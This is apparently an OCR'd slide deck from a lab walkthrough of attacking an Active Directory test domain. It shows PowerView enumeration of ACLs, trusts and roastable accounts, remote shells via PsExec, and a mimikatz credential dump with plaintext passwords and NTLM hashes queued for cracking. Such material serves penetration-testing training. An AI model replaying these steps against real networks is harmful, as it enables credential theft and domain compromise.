                          WriteDacl, WriteOwner
IdentityReferenceName   : DnsAdmins

ObjectDN                : DC=j.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=BYTESHIELD,DC=local
ActiveDirectoryRights   : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite,
                          WriteDacl, WriteOwner
IdentityReferenceName   : DnsAdmins

ObjectDN                : DC=i.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=BYTESHIELD,DC=local
ActiveDirectoryRights   : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite,
                          WriteDacl, WriteOwner
IdentityReferenceName   : DnsAdmins

ObjectDN                : DC=a.root-servers.net,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=BYTESHIELD,DC=local
ActiveDirectoryRights   : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite,
                          WriteDacl, WriteOwner
```

Active Directory enumeration with PowerView

- We Can Also use Find-InterestingDomainAcl to get the same Output
- Find-InterestingDomainAcl -ResolveGUIDs | select ObjectDN,ActiveDirectoryRights,IdentityReferenceName |fl

```
PS C:\Users\Justin.smith\Desktop> Find-InterestingDomainAcl -ResolveGUIDs | select ObjectDN,ActiveDirectoryRights,IdentityReferenceName |
fl


ObjectDN              : DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=BYTESHIELD,DC=local
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite,
                        WriteDacl, WriteOwner
IdentityReferenceName : DnsAdmins

ObjectDN              : DC=@,DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=BYTESHIELD,DC=local
ActiveDirectoryRights : CreateChild, DeleteChild, ListChildren, ReadProperty, DeleteTree, ExtendedRight, Delete, GenericWrite,
                        WriteDacl, WriteOwner
IdentityReferenceName : DnsAdmins
```

Active Directory enumeration with PowerView

- Now we filter the output find out if our user has any ACL
- Find-InterestingDomainAcl -ResolveGUIDs | ? {$_.IdentityReferenceName -eq "Justin.smith"}

```
PS C:\Users\Justin.smith\Desktop> Find-InterestingDomainAcl -ResolveGUIDs | ? {$_.IdentityReferenceName -eq "Justin.smith"}


ObjectDN                : CN=RBCD Group,CN=Users,DC=BYTESHIELD,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-2650123447-3108711000-1796582875-1112
IdentityReferenceName   : Justin.Smith
IdentityReferenceDomain : BYTESHIELD.local
IdentityReferenceDN     : CN=Justin Smith,CN=Users,DC=BYTESHIELD,DC=local
IdentityReferenceClass  : user
```

- Our user Has GenericAll right over Group name RBCD Group, Let's enumerate the Group

Active Directory enumeration with PowerView

- RBCD Group has GenericWrite over WS01 Compuer Object, this means any member of the Group can Perform Resource-Based Constrained Delegation attack, while our user has GenericAll right over the group this will allow the user to add himself to the group
- gsid = Convert-NameToSid "RBCD Group"
- Get-DomainObjectAcl -ResolveGUIDs | ? {$_.SecurityIdentifier -eq $gsid}

```
PS C:\Users\Justin.smith\Desktop> $gsid = Convert-NameToSid "RBCD Group"
PS C:\Users\Justin.smith\Desktop> Get-DomainObjectAcl -ResolveGUIDs | ? {$_.SecurityIdentifier -eq $gsid}


AceType               : AccessAllowed
ObjectDN              : CN=WS01,CN=Computers,DC=BYTESHIELD,DC=local
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
OpaqueLength          : 0
ObjectSID             : S-1-5-21-2650123447-3108711000-1796582875-1120
InheritanceFlags      : None
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-2650123447-3108711000-1796582875-1122
AccessMask            : 131132
AuditFlags            : None
AceFlags              : None
AceQualifier          : AccessAllowed
```

Active Directory enumeration with PowerView

- Enumerating Domain Trust
- Get-DomainTrust without any Parameter Displays trust relationship with our domain

```
PS C:\Users\Justin.smith\Desktop> Get-DomainTrust


SourceName      : BYTESHIELD.local
TargetName      : TRI.BYTESHIELD.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 11:47:41 AM
WhenChanged     : 11/20/2023 11:47:41 AM

SourceName      : BYTESHIELD.local
TargetName      : TRUSTEDCORP.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 12:34:13 PM
WhenChanged     : 11/20/2023 12:36:39 PM
```

Active Directory enumeration with PowerView

- We have 2 bidirectional trust, Child > Parent trust and forest trust
- Get-NetForestDomain | Get-NetDomainTrust

```
PS C:\Users\Justin.smith\Desktop> Get-NetForestDomain | Get-NetDomainTrust


SourceName      : BYTESHIELD.local
TargetName      : TRI.BYTESHIELD.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 11:47:41 AM
WhenChanged     : 11/20/2023 11:47:41 AM

SourceName      : BYTESHIELD.local
TargetName      : TRUSTEDCORP.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 12:34:13 PM
WhenChanged     : 11/20/2023 12:36:39 PM

SourceName      : BYTESHIELD.local
TargetName      : TRI.BYTESHIELD.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 11:47:41 AM
WhenChanged     : 11/20/2023 11:47:41 AM

SourceName      : BYTESHIELD.local
TargetName      : TRUSTEDCORP.local
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 11/20/2023 12:34:13 PM
WhenChanged     : 11/20/2023 12:36:39 PM
```

Active Directory enumeration with PowerView

- We got the same result as the previous
- Get-DomainTrustMapping

```
PS C:\Users\Justin.smith\Desktop> Get-DomainTrustMapping

SourceName        : BYTESHIELD.local
TargetName        : TRI.BYTESHIELD.local
TrustType         : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes   : WITHIN_FOREST
TrustDirection    : Bidirectional
WhenCreated       : 11/20/2023 11:47:41 AM
WhenChanged       : 11/20/2023 11:47:41 AM

SourceName        : BYTESHIELD.local
TargetName        : TRUSTEDCORP.local
TrustType         : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes   : FOREST_TRANSITIVE
TrustDirection    : Bidirectional
WhenCreated       : 11/20/2023 12:34:13 PM
WhenChanged       : 11/20/2023 12:36:39 PM

SourceName        : TRUSTEDCORP.local
TargetName        : BYTESHIELD.local
TrustType         : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes   : FOREST_TRANSITIVE
TrustDirection    : Bidirectional
WhenCreated       : 11/20/2023 12:35:53 PM
WhenChanged       : 11/20/2023 12:35:58 PM

SourceName        : TRI.BYTESHIELD.local
TargetName        : BYTESHIELD.local
TrustType         : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes   : WITHIN_FOREST
TrustDirection    : Bidirectional
WhenCreated       : 11/20/2023 11:47:41 AM
WhenChanged       : 11/20/2023 11:47:41 AM
```

Active Directory enumeration with PowerView

- We can Enumerate Foreign Group membership
- Get-DomainForeignGroupMember -Domain TRUSTEDCORP.local

```
PS C:\Users\Justin.smith\Desktop> Get-DomainForeignGroupMember -Domain TRUSTEDCORP.local


GroupDomain                 : TRUSTEDCORP.local
GroupName                   : Administrators
GroupDistinguishedName      : CN=Administrators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain                : TRUSTEDCORP.local
MemberName                  : S-1-5-21-2650123447-3108711000-1796582875-1113
MemberDistinguishedName     : CN=S-1-5-21-2650123447-3108711000-1796582875-1113,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local

GroupDomain                 : TRUSTEDCORP.local
GroupName                   : Server Operators
GroupDistinguishedName      : CN=Server Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain                : TRUSTEDCORP.local
MemberName                  : S-1-5-21-961384531-1508825278-244064522-1108
MemberDistinguishedName     : CN=S-1-5-21-961384531-1508825278-244064522-1108,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local

GroupDomain                 : TRUSTEDCORP.local
GroupName                   : Account Operators
GroupDistinguishedName      : CN=Account Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local
MemberDomain                : TRUSTEDCORP.local
MemberName                  : S-1-5-21-2650123447-3108711000-1796582875-1117
MemberDistinguishedName     : CN=S-1-5-21-2650123447-3108711000-1796582875-1117,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local

GroupDomain                 : TRUSTEDCORP.local
GroupName                   : TC Foreign Group Members Local
GroupDistinguishedName      : CN=TC Foreign Group Members Local,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain                : TRUSTEDCORP.local
MemberName                  : S-1-5-21-2650123447-3108711000-1796582875-1114
MemberDistinguishedName     : CN=S-1-5-21-2650123447-3108711000-1796582875-1114,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local

GroupDomain                 : TRUSTEDCORP.local
GroupName                   : TC Foreign Group Members Local
GroupDistinguishedName      : CN=TC Foreign Group Members Local,CN=Users,DC=TRUSTEDCORP,DC=local
MemberDomain                : TRUSTEDCORP.local
MemberName                  : S-1-5-21-2650123447-3108711000-1796582875-1110
MemberDistinguishedName     : CN=S-1-5-21-2650123447-3108711000-1796582875-1110,CN=ForeignSecurityPrincipals,DC=TRUSTEDCORP,DC=local
```

Active Directory enumeration with PowerView

- We some Byteshield Domain users who has foreign Group membership in Trustedcorp, let's enumerate further by converting their SIDs to names

```
PS C:\Users\Justin.smith\Desktop> $sid = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1113
PS C:\Users\Justin.smith\Desktop> $sid1 = Convert-SidToName S-1-5-21-961384531-1508825278-244064522-1108
PS C:\Users\Justin.smith\Desktop> $sid2 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1117
PS C:\Users\Justin.smith\Desktop> $sid3 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1114
PS C:\Users\Justin.smith\Desktop> $sid4 = Convert-SidToName S-1-5-21-2650123447-3108711000-1796582875-1110
PS C:\Users\Justin.smith\Desktop> $sid
BYTESHIELD\Jessica.Williams
PS C:\Users\Justin.smith\Desktop> $sid1
TRI\anthony.Sam
PS C:\Users\Justin.smith\Desktop> $sid2
BYTESHIELD\Foreign Universal Group
PS C:\Users\Justin.smith\Desktop> $sid3
BYTESHIELD\Mike.Johnson
PS C:\Users\Justin.smith\Desktop> $sid4
BYTESHIELD\Michelle.Smith
```

- We found 3 Users and one Group with foreign group membership

Active Directory enumeration with PowerView

Cross Frost Domain Enumeration

Get-DomainUser -Domain TRUSTEDCORP.local | select samaccountname,memberof, admincount,description |fl

```
PS C:\Users\Justin.smith\Desktop> Get-DomainUser -Domain TRUSTEDCORP.local | select samaccountname,memberof, admincount,description |fl


samaccountname : Administrator
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local,
                 CN=Enterprise Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Schema Admins,CN=Users,DC=TRUSTEDCORP,DC=local...}
admincount     : 1
description    : Built-in account for administering the computer/domain

samaccountname : Guest
memberof       : CN=Guests,CN=Builtin,DC=TRUSTEDCORP,DC=local
admincount     :
description    : Built-in account for guest access to the computer/domain

samaccountname : krbtgt
memberof       : CN=Denied RODC Password Replication Group,CN=Users,DC=TRUSTEDCORP,DC=local
admincount     : 1
description    : Key Distribution Center Service Account

samaccountname : Paul.Jones
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local,
                 CN=Enterprise Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Schema Admins,CN=Users,DC=TRUSTEDCORP,DC=local...}
admincount     : 1
description    :

samaccountname : Jason.Johnson
memberof       :
admincount     :
description    :
```

Active Directory enumeration with PowerView

- Cross Forest Domain Enumeration

```
samaccountname : Clement.White
memberof       : CN=Remote Management Users,CN=Builtin,DC=TRUSTEDCORP,DC=local
admincount     :
description    :

samaccountname : Brown.Kevin
memberof       :
admincount     :
description    :

samaccountname : Jennifer.Richard
memberof       : {CN=TC Foreign Group Members Universal,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Backup
                 Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local}
admincount     : 1
description    :

samaccountname : Mike.Davis
memberof       :
admincount     :
description    :

samaccountname : Ruth.David
memberof       : {CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=TC Foreign Group Members
                 Universal,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Account Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local}
admincount     : 1
description    :

samaccountname : TCSql_Service
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local,
                 CN=Enterprise Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Schema Admins,CN=Users,DC=TRUSTEDCORP,DC=local...}
admincount     : 1
description    : TS.Password1!
```

Active Directory enumeration with PowerView

- Seraching As-RepRoastable Account
- Get-DomainUser -KerberosPreauthNotRequired -Domain TRUSTEDCORP.local | select samaccountname,memberof, admincount,description |fl

```
PS C:\Users\Justin.smith\Desktop> Get-DomainUser -KerberosPreauthNotRequired -Domain TRUSTEDCORP.local | select samaccountname,memberof,
admincount,description |fl


samaccountname : Michelle.Johnson
memberof       : CN=Help Desk,CN=Users,DC=TRUSTEDCORP,DC=local
admincount     :
description    :
```

Active Directory enumeration with PowerView

- Searching for Kerberosable Account
- Get-DomainUser -SPN -Domain TRUSTEDCORP.local | select samaccountname,memberof, admincount,description |fl

```
PS C:\Users\Justin.smith\Desktop> Get-DomainUser -SPN -Domain TRUSTEDCORP.local | select samaccountname,memberof, admincount,description
|fl


samaccountname : krbtgt
memberof       : CN=Denied RODC Password Replication Group,CN=Users,DC=TRUSTEDCORP,DC=local
admincount     : 1
description    : Key Distribution Center Service Account

samaccountname : TCSql_Service
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local,
                 CN=Enterprise Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Schema Admins,CN=Users,DC=TRUSTEDCORP,DC=local...}
admincount     : 1
description    : TS.Password1!
```

Active Directory enumeration with PowerView

- Hunting for Domain Account with Admin right
- Get-DomainUser -admincount -Domain TRUSTEDCORP.local | select samaccountname,memberof, admincount,description |fl

```
PS C:\Users\Justin.smith\Desktop> Get-DomainUser -admincount -Domain TRUSTEDCORP.local | select samaccountname,memberof, admincount,descr
iption |fl


samaccountname : Administrator
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local,
                 CN=Enterprise Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Schema Admins,CN=Users,DC=TRUSTEDCORP,DC=local...}
admincount     : 1
description    : Built-in account for administering the computer/domain

samaccountname : krbtgt
memberof       : CN=Denied RODC Password Replication Group,CN=Users,DC=TRUSTEDCORP,DC=local
admincount     : 1
description    : Key Distribution Center Service Account

samaccountname : Paul.Jones
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local,
                 CN=Enterprise Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Schema Admins,CN=Users,DC=TRUSTEDCORP,DC=local...}
admincount     : 1
description    :

samaccountname : Jennifer.Richard
memberof       : {CN=TC Foreign Group Members Universal,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Backup
                 Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local}
admincount     : 1
description    :

samaccountname : Ruth.David
memberof       : {CN=StdBy Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=TC Foreign Group Members
                 Universal,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Account Operators,CN=Builtin,DC=TRUSTEDCORP,DC=local}
admincount     : 1
description    :

samaccountname : TCSql_Service
memberof       : {CN=Group Policy Creator Owners,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Domain Admins,CN=Users,DC=TRUSTEDCORP,DC=local,
                 CN=Enterprise Admins,CN=Users,DC=TRUSTEDCORP,DC=local, CN=Schema Admins,CN=Users,DC=TRUSTEDCORP,DC=local...}
admincount     : 1
description    : TS.Password1!
```

Active Directory enumeration with PowerView


- Searching for Domain Protected groups
- Get-DomainGroup -admincount -Domain TRUSTEDCORP.local | select samaccountname,description

```
PS C:\Users\Justin.smith\Desktop> Get-DomainGroup -admincount -Domain TRUSTEDCORP.local | select samaccountname,description

samaccountname               description
--------------               -----------
Administrators               Administrators have complete and unrestricted access to the computer/domain
Print Operators              Members can administer printers installed on domain controllers
Backup Operators             Backup Operators can override security restrictions for the sole purpose of backing up or restoring files
Replicator                   Supports file replication in a domain
Domain Controllers           All domain controllers in the domain
Schema Admins                Designated administrators of the schema
Enterprise Admins            Designated administrators of the enterprise
Domain Admins                Designated administrators of the domain
Server Operators             Members can administer domain servers
Account Operators            Members can administer domain user and group accounts
Read-only Domain Controllers Members of this group are Read-Only Domain Controllers in the domain
Key Admins                   Members of this group can perform administrative actions on key objects within the domain.
Enterprise Key Admins        Members of this group can perform administrative actions on key objects within the forest.
```

Local Privilege Escalation LA Access

- Searching for a workstation where our user has local admin right



- You can see our user has local admin right on WS01 Server, let's see if we can initial remote Powershell Session to the Server

Local Privilege Escalation LA Access

- Here we go, we have successfully initiated remote Powershell session
- Enter-PSSession -ComputerName WS01

```
PS C:\Users\Justin.smith\Desktop> Enter-PSSession -ComputerName WS01
[WS01]: PS C:\Users\Justin.Smith.BYTESHIELD\Documents> hostname
WS01
[WS01]: PS C:\Users\Justin.Smith.BYTESHIELD\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:


   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.1.8
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.1.1

Tunnel adapter isatap.{6FEEDED4-FC1E-4857-BEB8-72167D5BDAA6}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Local Privilege Escalation LA Access

- We can Also use PsExe.exe to Spawn Administrative shell on the Server, now we can use mimikatz to dump all footprint on the Server, we may be lucky a high privilege user has ever logged on to the server
- .\PsExec.exe \\WS01 cmd.exe



Local Privilege Escalation LA Access

- Here we go, mimikatz in action

```
C:\Users\Public>.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```


Local Privilege Escalation LA Access

- Searching Through the Output we noticed that a user named p.brown has a footprint on the server, p.brown is a local admin win10-Client-01 the workstation which our also logged on, we can grab his clear text password and NTLM hashes and attempt to crack it offline

```
Authentication Id : 0 ; 528859 (00000000:000811db)
Session           : Interactive from 2
User Name         : p.brown
Domain            : BYTESHIELD
Logon Server      : ROOT-DC01
Logon Time        : 11/22/2023 2:02:07 PM
SID               : S-1-5-21-2650123447-3108711000-1796582875-1105
        msv :
         [00000003] Primary
         * Username : P.Brown
         * Domain   : BYTESHIELD
         * NTLM     : 1344edbea781c06f6fe4ce096efbdcdd
         * SHA1     : fb0c05c0cbb147c239deeeed5d9d8e20032eadbe
         [00010000] CredentialKeys
         * NTLM     : 1344edbea781c06f6fe4ce096efbdcdd
         * SHA1     : fb0c05c0cbb147c239deeeed5d9d8e20032eadbe
        tspkg :
        wdigest :
         * Username : P.Brown
         * Domain   : BYTESHIELD
         * Password : #NICE0890219764#
        kerberos :
         * Username : p.brown
         * Domain   : BYTESHIELD.LOCAL
         * Password : #NICE0890219764#
```

Local Privilege Escalation LA Access

- Cracking NTLM hashes using Crackstation



Local Privilege Escalation LA Access

- Now that we have p.browm clear text password we will exit back to Win10-Client-01 and attempt to spawn elevated shell with his credentials



Local Privilege Escalation LA Access

- Here we go, we have successfully spawned a high integrity shell

```
PS C:\Windows\system32> whoami /groups

